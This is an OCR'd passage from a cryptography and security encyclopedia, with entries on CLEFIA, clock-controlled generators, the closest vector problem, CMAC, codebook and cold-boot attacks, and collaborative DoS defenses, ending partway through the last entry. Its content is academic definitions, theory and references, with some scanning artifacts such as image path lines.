F_0 takes a 32-bit word $x = (x_0, x_1, x_2, x_3)$ and a 32-bit subkey $k = (k_0, k_1, k_2, k_3)$ and computes a 32-bit word $y = (y_0, y_1, y_2, y_3)$ as follows. First, set

$$\begin{aligned} z_0 &= S_0(x_0 \oplus k_0) \\ z_1 &= S_1(x_1 \oplus k_1) \\ z_2 &= S_0(x_2 \oplus k_2) \\ z_3 &= S_1(x_3 \oplus k_3) \end{aligned}$$

Then with $z = (z_0, z_1, z_2, z_3)$ a column vector with elements in $\mathrm{GF}(2^8)$ compute $y = M_0 \cdot z$, where M_0 is the 4×4 matrix with entries in $\mathrm{GF}(2^8)$ in hex notation:

$$\begin{pmatrix} 1 & 2 & 4 & 6 \\ 2 & 1 & 6 & 4 \\ 4 & 6 & 1 & 2 \\ 6 & 4 & 2 & 1 \end{pmatrix}$$

F_1 takes a 32-bit word $x = (x_0, x_1, x_2, x_3)$ and a 32-bit subkey $k = (k_0, k_1, k_2, k_3)$ and computes a 32-bit word $y = (y_0, y_1, y_2, y_3)$ as follows. First, set

$$\begin{aligned} z_0 &= S_1(x_0 \oplus k_0) \\ z_1 &= S_0(x_1 \oplus k_1) \\ z_2 &= S_1(x_2 \oplus k_2) \\ z_3 &= S_0(x_3 \oplus k_3) \end{aligned}$$

Then with $z = (z_0, z_1, z_2, z_3)$ a column vector with elements in $\mathrm{GF}(2^8)$ compute $y = M_1 \cdot z$, where M_1 is the 4×4 matrix with entries in $\mathrm{GF}(2^8)$ in hex notation:

$$\begin{pmatrix} 1 & 8 & 2 & a \\ 8 & 1 & a & 2 \\ 2 & a & 1 & 8 \\ a & 2 & 8 & 1 \end{pmatrix}$$

CLEFIA was designed as an alternative to the AES. The designers claim that CLEFIA resists all known attacks, and that it is highly efficient in particular when implemented in hardware.

Recommended Reading

1. Shirai T, Shibutani K, Akishita T, Moriai S, Iwata T (2007) The 128-bit blockcipher CLEFIA (extended abstract). In: Biryukov A (ed) Fast software encryption, 14th international workshop, FSE 2007, Luxembourg, Luxembourg, March 2007. Lecture notes in computer science, vol 4593. Springer, Berlin, pp 181–195

Client Puzzles

►Computational Puzzles

Clock-Controlled Generator

Caroline Fontaine
Lab-STICC/CID and Telecom Bretagne/ITI,
CNRS/Lab-STICC/CID and Telecom Bretagne,
Brest Cedex 3, France

Related Concepts

►Linear Feedback Shift Register; ►Nonlinear Feedback Shift Register; ►Self-Shrinking Generator; ►Shrinking Generator; ►Stream Cipher

Definition

Clock-Controlled Generators output can be used as keystreams in the context of stream ciphers. They are clocked according to some environment constraints, as for example the value of the output of a given register.

Background

Clock-controlled generators involve several registers and produces one output sequence. Based on some clocking mechanism, registers go from one state to another, thereby producing output bits, the clocks being controlled by some external or internal events. One can choose to synchronize these registers, or not. In the second case, the output of the scheme will be more nonlinear than in the first case.

The most studied case is the one of ►Linear Feedback Shift Registers (LFSR), but this concept could be applied also to ►Nonlinear Feedback Shift Registers (NLFSR).

The principle of such a generator is illustrated in Fig. 1. Considering, for example, two LFSRs, say R_1 and R_2, the output of R_1 may determine the clocking of R_2. For example, if R_1 outputs a 1, then clock R_2 twice, and if R_1 outputs a 0, then clock R_2 three times. The output of the scheme could be the one of R_2.

Theory

The theory of such generators is strongly related to the one of (N)LFSRs. Some particular examples of such generators have been studied, e.g., the Alternating Step Generator, presented below, or the ►shrinking generator. Remark that a register can manage its clocking by itself, as the ►self-shrinking generator does.


Their security has been studied since 1994. Following the seminal survey on their cryptanalysis [1], a lot of papers have discussed (Fast) Correlation Attacks on these generators. Among the more recent papers, one can cite [2–12]. But, according to these attacks, and if properly implemented, both generators remain resistant to practical cryptanalysis because these attacks cannot be considered as efficient when the LFSRs are too long for exhaustive search. Recently, following [13–16], [17] proposed a new attack based on the so-called *edit/Levenshtein distance*, providing an attack which complexity is in $2^{L/2}$, the exhaustive search being in 2^L.

Applications


The ►shrinking generator is detailed in its own entry. The Alternating Step Generator is presented below.

Example: The Alternating Step Generator

The alternating step generator has been introduced in [18] and can be equivalently described as illustrated by Fig. 2. It



Clock-Controlled Generator. Fig. 1 Principle of a clock-contr olled generator based on two LFSRs



Clock-Controlled Generator. Fig. 2 The alternating step generator, an overview

R $s_{t+1} = s_t + s_{t-1}$		R_0 $s_{t+1} = s_t + s_{t-2}$		R_1 $s_{t+1} = s_t + s_{t-1}$		
state	output	state	output	state	output	output
11		010		01		
01	1	010	0	10	1	1
10	1	010	0	11	0	0
11	0	001	0	11	0	0
01	1	001	0	01	1	1
10	1	001	0	10	1	1
11	0	100	1	10	1	0
01	1	100	1	11	0	1
10	1	100	1	01	1	0
...	...	...	...	...	...	...

Clock-Controlled Generator. Fig. 3 The alternating step generator, an example. Suppose that R and R_1 are of length two and have period three; the feedback relation for R and $R1$ is $s_{t+1} = s_t + s_{t-1}$; R_0 has length three, and its feedback relation is $s_{t+1} = s_t + s_{t-2}$. The first row of the table corresponds to the initialization; the internal states are of the form $s_t s_{t-1}$ or $s_t s_{t-1} s_{t-2}$

consists of three LFSRs, say R, R_0, and R_1. The role of R is to determine the clocking of both R_0 and R_1. If R outputs a 0, then only R_0 is clocked, and if R outputs a 1, then only R_1 is clocked. At each step, a LFSR that is not clocked outputs the same bit as previously (a 0 if there is no previous step). So, at each step both R_0 and R_1 output one bit each, but only one of them has been clocked. The output sequence of the scheme is obtained by XORing those two bits. An example is provided in Fig. 3.

Recommended Reading

1. Gollmann D (1994) Cryptanalysis of clock-controlled shift registers. Fast software encryption. Lecture notes in computer science, vol 809. Springer, Berlin, pp 121–126
2. Golic J, O'Connor L (1995) Embedding and probabilistic correlation attacks von clock-controlled shift registers. Advances in cryptology Eurocrypt'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 230–243
3. Golic J (1995) Towards fast correlation attacks on irregularly clocked shift registers. Advances in cryptology Eurocrypt'95. Lecture notes in computer science, vol 921. Springer, Berlin, pp 248–262
4. Al Jabri KA (1996) Shrinking generators and statistical leakage. Comput Math Appl 32(4):33–39, Elsevier Science
5. Johansson T (1998) Reduced complexity correlation attacks on two clock-controlled generators. Advances in cryptology Asiacrypt'98. Lecture notes in computer science, vol 1514. Springer, Berlin, pp 342–356
6. Kholosha A (2001) Clock-controlled shift registers and generalized Geffe Key-stream generator. Progress in cryptology Indocrypt'01. Lecture notes in computer science, vol 2247. pp 287–296, Springer, Berlin
7. Kanso A (2003) Clock-controlled shrinking generator of feedback shift registers. AISP 2003. Lecture notes in computer science, vol 2727. pp 443–451
8. Golic JD, Menicocci R (2004) Correlation analysis of the alternating step generator. Design Code Cryptogr 31(1): 51–74
9. Golic JD (2005) Embedding probabilities for the alternating step generator. IEEE Trans Inf Theory 51(7):2543–2553
10. Daemen J, Van Assche G (2006) Distinguishing stream ciphers with convolutional filters. SCN 2006. Lecture notes in computer science, vol 4116. Springer, Berlin, pp 257–270
11. Gomulkiewicz M, Kutylowski M, Wlaz P (2006) Fault jumping attacks against shrinking generator. Complexity of Boolean Functions, N.06111, Dagstuhl Seminar Proceedings, 2006
12. Zhang B, Wu H, Feng D, Bao F (2005) A fast correlation attack on the shrinking generator. CT-RSA 2005. Lecture notes in computer science, vol 3376. Springer, Berlin, pp 72–86
13. Golic JD, Mihaljevic MJ (1991) A generalized correlation attack on a class of stream ciphers based on the Levenshtein distance. J Cryptol 3(3):201–212
14. Golic JD, Petrovic S (1993) A generalized correlation attack with a probabilistic constrained edit distance. Advances in cryptology Eurocrypt'92. Lecture notes in computer science, vol 658. Springer, Berlin, pp 472–476
15. Petrovic S, Fúster A (2004) Clock control sequence reconstruction in the ciphertext only attack scenario. ICICS 2004. Lecture notes in computer science, vol 3269. Springer, Berlin, pp 427–439
16. Caballero-Gil P, Fúster-Sabater A (2005) Improvement of the edit distance attack to clock-controlled LFSR-based stream ciphers. EUROCAST 2005. Lecture notes in computer science, vol 3643. Springer, Berlin, pp 355–364
17. Caballero-Gil P, Fúster-Sabater A (2009) A simple attack on some clock-controlled generators. Comput Math Appl 58(1): 179–188, Elsevier Science
18. Günter CG (1988) Alternating step generators controlled by de Bruijn sequences. Advances in cryptology Eurocrypt'87. Lecture notes in computer science, vol 304. Springer, Berlin, pp 5–14

Closest Vector Problem

Daniele Micciancio
Department of Computer Science & Engineering, University of California, San Diego, CA, USA

Synonyms

Nearest vector problem

Related Concepts

►Lattice; ►Lattice-Based Cryptography; ►Lattice Reduction; ►NTRU; ►Shortest Vector Problem

Definition

Given k linearly independent (typically integer) vectors $\mathbf{B} = [\mathbf{b}_1, \ldots, \mathbf{b}_k]$ and a target vector $\mathbf{y}$ (all in n-dimensional Euclidean space $\mathbb{R}^n$), the *Closest Vector Problem* (CVP) asks to find an *integer* linear combination $\mathbf{Bx} = \sum_{i=1}^{k} \mathbf{b}_i x_i$ (with $\mathbf{x} \in \mathbb{Z}^k$) whose distance from the target $\|\mathbf{Bx} - \mathbf{y}\|$ is minimal. As for the ►Shortest Vector Problem (SVP), CVP can be defined with respect to any norm, but the Euclidean norm is the most common. In ►Lattice terminology, CVP is the problem of finding the vector in the lattice $\mathcal{L}(\mathbf{B})$ represented by the input *basis* $\mathbf{B}$ which is closest to a given target $\mathbf{y}$. (Refer the entry ►Lattice for general background about lattices, and related concepts.)

Approximate versions of CVP can also be defined. A g-approximate solution to a CVP instance $(\mathbf{B}, \mathbf{y})$ is a lattice vector $\mathbf{Bx}$ whose distance from the target is within a factor g from the optimum, i.e., $\|\mathbf{Bx} - \mathbf{y}\| \leq g \cdot \|\mathbf{Bz} - \mathbf{y}\|$ for all $\mathbf{z} \in \mathbb{Z}^k$. The approximation factor $g \geq 1$ is usually a (monotonically increasing) function of the lattice dimension.

A special version of CVP of interest in both ►Lattice-Based Cryptography and coding theory is the *bounded distance decoding*. This problem is defined similarly to CVP, but with the restriction that the distance between the target vector $\mathbf{y}$ and the lattice is small, compared to the minimum distance λ_1 of the lattice. (►Shortest Vector Problem for the definition of λ_1.)

Background

In mathematics, CVP has been studied (in the language of quadratic forms) since the nineteenth century in parallel with the ►Shortest Vector Problem, which is its homogeneous counterpart. It is a classic NP-hard combinatorial optimization problem [3]. The first *polynomial-time* approximation algorithm for CVP was proposed by Babai [1], based on the LLL ►Lattice Reduction algorithm [6].

Theory

The strongest currently known NP-hardness result for CVP [2] shows that the problem is intractable for approximation factors $g(n) = n^{1/O(\log \log n)}$ almost polynomial in the dimension of the lattice. However, under standard complexity assumptions, CVP cannot be NP-hard to approximate within small polynomial factors $g = O\left(\sqrt{n/\log n}\right)$ [4].

The best theoretical polynomial-time approximation algorithms to solve CVP known to date are still based on Babai's nearest plane algorithm [1] in conjunction with stronger ►Lattice Reduction techniques. The resulting approximation factor is essentially the same as the one achieved by the lattice reduction algorithms for the ►Shortest Vector Problem, and is almost exponential in the dimension of the lattice.

In practice, heuristics approaches (e.g., the "embedding technique," ►Lattice Reduction) seem to find relatively good approximations to CVP in a reasonable amount of time when the dimension of the lattice is sufficiently small and/or the target is close to the lattice.

CVP is known to be at least as hard as SVP [5], in the sense that any approximation algorithm for CVP can be used to approximate SVP within the same approximation factor and with essentially the same computational effort.

Applications

Algorithms and heuristics to (approximately) solve CVP have been extensively used in cryptanalysis (►Lattice Reduction). The conjectured intractability of CVP has also been used as the basis for the construction of hard-to-break cryptographic primitives. However, none of the cryptographic functions directly based on CVP is known to admit a proof of security, and some of them have been broken [8]. Cryptographic primitives with a supporting proof of security are typically based on easier problems, like the length estimation version of the ►Shortest Vector Problem or the *bounded distance decoding* variant of CVP. (Refer ►Lattice Based Cryptography for details.)

Open Problems

As for the ►Shortest Vector Problem, the main open questions about CVP regard the existence of polynomial time algorithms achieving approximation factors that grow polynomially with the dimension of the lattice. Can CVP be approximated in polynomial time within $g = n^c$ for some constant $c < \infty$? Is CVP NP-hard to approximate within small polynomial factors $g = n^\epsilon$ for some $\epsilon > 0$?

For an introduction to the computational complexity of the shortest vector problem and other lattice problems, see [7].

Recommended Reading

1. Babai L (1986) On Lovasz' lattice reduction and the nearest lattice point problem. Combinatorica 6(1):1–13
2. Dinur I, Kindler G, Raz R, Safra S (2003) Approximating CVP to within almost-polynomial factors is NP-hard. Combinatorica 23(2):205–243
3. van Emde Boas P (1981) Another NP-complete problem and the complexity of computing short vectors in a lattice. Technical report 81-04, Mathematics Institut, University of Amsterdam. http://turing.wins.uva.nl/~peter/
4. Goldreich O, Goldwasser S (2000) On the limits of nonapproximability of lattice problems. J Comput Syst Sci 60(3):540–563

5. Goldreich O, Micciancio D, Safra S, Seifert J-P (1999) Approximating shortest lattice vectors is not harder than approximating closest lattice vectors. Inf Process Lett 71(2):55–61
6. Lenstra AK, Lenstra HW Jr, Lovász L (1982) Factoring polynomials with rational coefficients. Math Ann 261:513–534
7. Micciancio D, Goldwasser S (2002) Complexity of lattice problems: a cryptographic perspective. The Kluwer International Series in Engineering and Computer Science, vol 671. Kluwer Academic Publishers, Boston
8. Nguyen P, Regev O (2009) Learning a parallelepiped: Cryptanalysis of GGH and NTRU signatures. J Cryptol 22(2):139–160

Cloud Computing

►Secure Data Outsourcing: A Brief Overview

CMAC

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC,
Katholieke Universiteit Leuven and IBBT,
Leuven-Heverlee, Belgium

Related Concepts

►Block Ciphers; ►MAC Algorithms

Definition

CMAC is a ►MAC algorithm based on a ►block cipher; it is a ►CBC-MAC variant that requires only one block cipher key and that is highly optimized in terms of number of encryptions. Two masking keys K_2 and K_3 are derived from the block cipher key K_1. The masking key K_2 is added prior to the last encryption if the last block is complete; otherwise, the masking key K_3 is added.

Background

In 2000, Black and Rogaway [1] proposed the XBC (or three-key MAC) construction to get rid of the overhead due to padding in CBC-MAC, in particular when the message length in bits is an integer multiple of the block length of the block cipher. In 2002, Kurosawa and Iwata reduced the number of keys to two in the TMAC construction; one year later, Iwata and Kurosawa [2] managed to reduce the number of keys to one by deriving the second and third key from the first one. In 2005, NIST has standardized this algorithm under the name CMAC [7]; CMAC has been included in the informational RFC 4493 [8].

Theory

In the following, the block length and key length of the block cipher will be denoted with n and k respectively. The encryption with the block cipher E using the key K will be denoted with $E_K(.)$. An n-bit string consisting of zeroes will be denoted with 0^n. The length of a string x in bits is denoted with $|x|$. For a string x with $|x| < n$, $\mathtt{pad}_n(x)$ is the string of length n obtained by appending to the right a "1" bit followed by $n - |x| - 1$ "0" bits.

Considered the ►finite field $\mathrm{GF}(2^n)$ defined using the irreducible polynomial $p_n(\mathtt{x})$; here $p_n(\mathtt{x})$ is the lexicographically first polynomial, chosen among the irreducible polynomials of degree n that have a minimum number of nonzero coefficients. For $n = 128$, $p_n(\mathtt{x}) = \mathtt{x}^{128} + \mathtt{x}^7 + \mathtt{x}^2 + \mathtt{x} + 1$. Denote the string consisting of the rightmost n coefficients (corresponding to $\mathtt{x}^{n-1}$ through the constant term) of $p_n(\mathtt{x})$ with $\tilde{p}_n$; for the example $\tilde{p}_{128} = 0^{120}10000111$. The operation $\mathtt{multx}(s)$ on an n-bit string considers s as an element in the finite field $\mathrm{GF}(2^n)$ and multiplies it by the element corresponding to the monomial $\mathtt{x}$ in $\mathrm{GF}(2^n)$. It can be computed as follows, where s_{n-1} denotes the leftmost bit of s, and $\ll$ denotes a left shift operation.

$$\mathtt{multx}(s) = \begin{cases} s \ll 1 & \text{if } s_{n-1} = 0 \\ (s \ll 1) \oplus \tilde{p}_n & \text{if } s_{n-1} = 1 \end{cases}$$

The three-key MAC construction XCBC uses a k-bit block cipher key K_1 and two n-bit masking keys K_2 and K_3. For CMAC, one computes $L \leftarrow E_{K_1}(0^n)$, and the masking keys are obtained as $K_2 \leftarrow \mathtt{multx}(L)$ and $K_3 \leftarrow \mathtt{multx}(K_2)$.

CMAC is an iterated MAC algorithm applied to an input $x = x_1, x_2, \ldots, x_t$, with $|x_1| = |x_2| = \cdots = |x_{t-1}| = n$ and $|x_t| \le n$.

- Message transformation. Define $x'_i \leftarrow x_i$ for $1 \le i \le t-1$. If $|x_t| = n$, $x'_t \leftarrow (x_t \oplus K_2)$; if $|x_t| < n$, $x'_t \leftarrow (\mathtt{pad}_n(x_t) \oplus K_3)$.
- CBC-MAC computation, which iterates the following operation:

$$H_i = E_K\left(H_{i-1} \oplus x'_i\right), \quad 1 \le i \le t.$$

  The initial value is equal to the all zero string, or $H_0 = 0^n$.
- The MAC value consists of the leftmost m bits of H_t.

Note that the CBC-MAC computation is inherently serial: The processing of block $i+1$ can only start if the processing of block i has been completed; this is a disadvantage compared to a parallel MAC algorithm such as ►PMAC. PMAC requires more encryptions; this is mainly important for short messages.

The designers of CMAC have proved that CMAC is a secure MAC algorithm if the underlying block cipher is a pseudo-random permutation; the security bounds are meaningful if the total number of input blocks is significantly smaller than $2^{n/2}$ [2, 3, 6]. The bound for CMAC is not as tight as that of EMAC (cf. ►CBC-MAC and variants). The birthday attack based on internal collisions of [9] is an upper bound that almost matches the lower bound. Mitchell has demonstrated in [5] that an internal collision can also be used to recover K_2 and K_3 and thus S; this allows for many additional trivial forgeries but does not help in recovering the block cipher key K_1.

Recommended Reading

1. Black J, Rogaway P (2005) CBC-MACs for arbitrary length messages: the three-key constructions. J Cryptol 18(2):111–131. Earlier version in advances in cryptology, proceedings Crypto 2000, LNCS 1880, M. Bellare (ed), Springer, 2000, pp 197–215
2. Iwata T, Kurosawa K (2003) OMAC: One key CBC MAC. In: Johansson T (ed) Fast software encryption, LNCS 2887. Springer, Heidelberg, pp 129–153
3. Iwata T, Kurosawa K (2003) Stronger security bounds for OMAC, TMAC, and XCBC. In: Johansson T, Maitra S (eds) Progress in cryptology, proceedings Indocrypt 2003, LNCS 2904. Springer, Berlin, pp 402–415
4. Kurosawa K, Iwata T (2003) TMAC: two-key CBC MAC. In: Joye M (ed) Topics in cryptology, cryptographers' Track RSA 2003, LNCS 2612. Springer, Berlin, pp 33–49
5. Mitchell CJ (2005) Partial key recovery attacks on XCBC, TMAC and OMAC. In: Smart NP (ed) Cryptography and coding, proceedings IMAC 2005, LNCS 3796. Springer, Berlin Heidelberg, pp 155–167
6. Nandi M (2009) Improved security analysis for OMAC as a pseudorandom function. J Math Cryptol 3(2):133–148
7. NIST Special Publication 800-38B (2005) Recommendation for block cipher modes of operation: the CMAC mode for authentication, May 2005
8. Poovendran R, Lee J, Iwata T (2006) The AESCMAC algorithm. In: Request for comments (RFC) 4493 (informational), Internet Engineering Task Force (IETF), June 2006
9. Preneel B, van Oorschot PC (1995) MDx-MAC and building fast MACs from hash functions. In: Coppersmith D (ed) Advances in cryptology, proceedings Crypto'95, LNCS 963. Springer, Berlin, pp 1–14

CMVP – Cryptographic Module Validation Program

►FIPS 140-2

Code Verification

►Program Verification and Security

Code-Based Cryptography

Nicolas Sendrier
Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

C

Related Concepts

►Error Correcting Codes; ►McEliece Public Key Cryptosystem; ►Syndrome Decoding Problem

Definition

Code-based cryptography includes all cryptosystems, symetric or asymetric, whose security relies, partially or totally, on the hardness of decoding in a linear error correcting code, possibly chosen with some particular structure or in a specific family (for instance, quasi-cyclic codes, or Goppa codes).

Applications

In the case of asymmetric primitives, the security relies, in addition to the hardness of decoding [1], on how well the trapdoor is concealed (typically the difficulty of obtaining a Goppa code distinguisher). The main primitives are:

- Public-key encryption schemes [2, 3]
- Digital signature scheme [4]

For other primitives, the security only depends on the hardness of decoding:

- Zero-knowledge authentification protocols [5–7]
- Pseudo-random number generator and stream cipher [8, 9]
- Cryptographic hash function [10]

Recommended Reading

1. Berlekamp ER, McEliece RJ, van Tilborg HC (1978) On the inherent intractability of certain coding problems. IEEE Trans Inf Theory 24(3):384–386
2. McEliece RJ (1978) A public-key cryptosystem based on algebraic coding theory. DSN Progress Report, Jet Propulsion Laboratory, California Institute of Technology, Pasadena, CA, pp 114–116
3. Niederreiter H (1986) Knapsack-type cryptosystems and algebraic coding theory. Probl Contr Inf Theory 15(2):157–166
4. Courtois N, Finiasz M, Sendrier N (2001) How to achieve a McEliece-based digital signature scheme. In: Boyd C (ed) Advances in cryptology – ASI-ACRYPT 2001. Lecture notes in computer science, vol 2248. Springer, Berlin, pp 157–174
5. Stern J (1993) A new identification scheme based on syndrome decoding. In: Stinson DR (ed) Advances in cryptology – CRYPTO'93. Lecture notes in computer science, vol 773. Springer, Berlin, pp 13–21
6. Véron P (1995) A fast identification scheme. In: IEEE conference, ISIT'95, Whistler, p 359

7. Gaborit P, Girault M (2007) Lightweight code-based identification and signature. In: IEEE conference, ISIT'07, Nice. IEEE, pp 191–195
8. Fischer JB, Stern J (1996) An efficient pseudo-random generator provably as secure as syndrome decoding. In: Maurer U (ed) Advances in cryptology – EUROCRYPT'96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 245–255
9. Gaborit P, Laudaroux C, Sendrier N (2007) SYND: a very fast code-based stream cipher with a security reduction. In: IEEE conference, ISIT'07, Nice. IEEE, pp 186–190
10. Augot D, Finiasz M, Gaborit P, Manuel S, Sendrier N (2008) SHA-3 proposal: FSB. Submission to the SHA-3 NIST competition

Codebook Attack

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg, Luxembourg

Related Concepts

►Block Ciphers

Definition

A codebook attack is an example of a ►known plaintext attack scenario in which the attacker is given access to a set of plaintexts and their corresponding encryptions (for a fixed key): $(P_i, C_i), i = 1, \ldots, N$. These pairs constitute a codebook which someone could use to listen to further communication and which could help him or her to partially decrypt the future messages even without the knowledge of the secret key. He or she could also use this knowledge in a ►replay attack by replacing blocks in the communication or by constructing meaningful messages from the blocks of the codebook.

Applications

Codebook attack may even be applied in a passive traffic analysis scenario, i.e., as a ►ciphertext-only attack, which would start with frequency analysis of the received blocks and attempts to guess their meaning. Ciphers with small block size are vulnerable to the Codebook attack, especially if used in the simplest Electronic Codebook mode of operation. Already with $N = 2^{n/2}$ known pairs, where n is the block size of the cipher, the attacker has good chances to observe familiar blocks in the future communications of size $O\left(2^{n/2}\right)$, due to the ►birthday paradox. If communication is redundant, the size of the codebook required may be even smaller. Modern block ciphers use 128-bit block size to make such attacks harder to mount. A better way to combat such attacks is to use chaining ►modes of operation like Cipher-Block Chaining mode (which makes further blocks of ciphertext dependent on all the previous blocks) together with the ►authentication of the ciphertext.

Cold-Boot Attacks

Nadia Heninger
Department of Computer Science, Princeton University, USA

Synonyms

Iceman attack

Related Concepts

►Physical Security; ►Side-Channel Attacks

Definition

The *cold-boot attack* is a type of ►side-channel attack in which an attacker uses the phenomenon of memory remanence in DRAM or SRAM to read data out of a computer's memory after the computer has been powered off.

Applications

A computer running cryptographic software relies on the operating system to protect any key material that may be in memory during computation. In a cold-boot attack, the attacker circumvents the operating system's protections by reading the contents of memory directly out of RAM. This can be accomplished with physical access by removing power to the computer and either rebooting into a small custom kernel (a "cold boot") or transplanting the RAM modules into a different computer to be read. In the latter case, the chips may be cooled to increase their data retention times using an inverted "canned air" duster sprayed directly onto the chips, or submerged in liquid nitrogen. At room temperature modern chips can retain nearly all their data for up to several seconds; below room temperature they can retain data for hours or even days.

Halderman et al. [4] used DRAM remanence to demonstrate cold-boot attacks against several full disk encryption systems. In practice, a computer's memory may contain sensitive application data such as passwords in addition to cryptographic keys. Chan et al. [1] demonstrate how a machine may be restored to its previous running state after a cold-boot attack.

Mitigations against cold-boot attacks include ensuring that computers are shut down securely, requiring authentication before sensitive data is read into RAM, encrypting the contents of RAM, and using key-storage hardware.

Theory

Cold-boot attacks may be used against both ►public key cryptography and ►symmetric cryptosystems. In both cases, additional information such as key schedules can be used to automate the search for keys in memory and to reconstruct a key obtained from a decayed memory image. Algorithms for finding and reconstructing ►Rijndael/AES keys from decayed memory images are given in [4] and [7], and for secret keys in the ►RSA public-key encryption system in [5].

Experimental Results

Both DRAM (dynamic RAM) and SRAM (static RAM) are volatile memory storage, but both can retain data without power for up to several seconds at room temperature and longer when cooled. They exhibit distinct patterns of decay over time without power.

SRAM stores each bit in four transistors in a stable configuration that does not need to be refreshed while power is on. After power is removed and restored, an SRAM cell that has lost its data can power up to either state, although a cell that has stored the same value for a very long time will tend to "burn in" that value [3]. See Skorobogatov [6] for experimental results on SRAM remanence at various temperatures.

DRAM stores each bit in a capacitor, which leaks charge over time and needs to be periodically recharged to refresh its state. Thus a DRAM cell that has lost its data will generally read as ground, which may be wired to a 0 or a 1. See Halderman et al. [4] for experimental results on DRAM remanence.

Recommended Reading

1. Chan EM, Carlyle JC, David FM, Farivar R, Campbell RH (2008) BootJacker: Compromising computers using forced restarts. In: Proceedings of 15th ACM conference on computer and communications security. Alexandria, pp 555–564
2. Chow J, Pfaff B, Garfinkel T, Rosenblum M (2005) Shredding your garbage: reducing data lifetime through secure deallocation. In: Proceedings of 14th USENIX security symposium. Baltimore, pp 331–346
3. Gutmann P (1996) Secure deletion of data from magnetic and solid-state memory. In: Proceedings of 6th USENIX security symposium. San Jose, pp 77–90
4. Halderman JA, Schoen S, Heninger N, Clarkson W, Paul W, Calandrino J, Feldman A, Appelbaum J, Felten E (2008) Lest we remember: cold boot attacks on encryption keys. In: Proceedings of 17th USENIX security symposium, USENIX. Washington, pp 45–60
5. Heninger N, Shacham H (2009) Reconstructing RSA private keys from random key bits. In: Halevi S (ed) Advances in cryptology – CRYPTO 2009, Lecture notes in computer science, vol 5677. Springer, Berlin/Heidelberg, pp 1–17
6. Skorobogatov S (2002) Low-temperature data remanence in static RAM. University of Cambridge computer laboratory technical report No. 536
7. Tsow A (2009) An improved recovery algorithm for decayed AES key schedule images. In: Jacobson M, Rijmen V, Naini RS (eds) Selected areas in cryptography, Lecture notes in computer science, vol 5867. Springer, Berlin/Heidelberg, pp 215–230

Collaborative DoS Defenses

Jelena Mirkovic
Information Sciences Institute, University of Southern California, Marina del Rey, CA, USA

Related Concepts

►Denial-of-Service; ►DoS Detection; ►DoS Pushback

Definition

A collaborative DoS defense engages multiple Internet components in prevention, detection, and/or response to denial-of-service (DoS) attacks. Usually, such components are under different administrative control, which necessitates an explicit collaboration model.

Background

Any action perpetrated with a goal to deny service to legitimate clients is called a "denial-of-service (DoS) attack." There are many ways to deny service, including direct flooding, indirect flooding via reflector attacks (where attack nodes send service requests to many public servers, spoofing the IP addresses of the victim, and thus the replies overwhelm the victim), misusing the routing protocols, hijacking DNS service, exploiting vulnerable applications and protocols, etc. A most common form of DoS is direct flooding attacks that are often *distributed*, i.e., they involve multiple attack machines (distributed denial-of-service [DDoS]). The attacking nodes generate high traffic rates to the server that is the victim of the attack, overwhelming some critical resource at or near the server. The second most common form of DoS are reflector attacks, which are also distributed.

Since DDoS attacks are naturally distributed, it seems logical that a distributed defense could outperform point solutions [1, 2]. As trends in the attack community continue to involve larger and larger attack networks, the need for distributed solutions increases. Distributed defenses against DDoS attacks are necessarily collaborative since there must be some information exchange between defense components at different locations.

Applications

Figure 1 shows a very simplified illustration of a flooding DDoS attack.

Attackers A1–A6 flood the victim server V over routers R1–R6 and RV, while legitimate clients C1–C4 attempt to obtain some service from the same server. The goal of DDoS defense is to enable C1–C4 to receive good quality of service from V in spite of the attack.

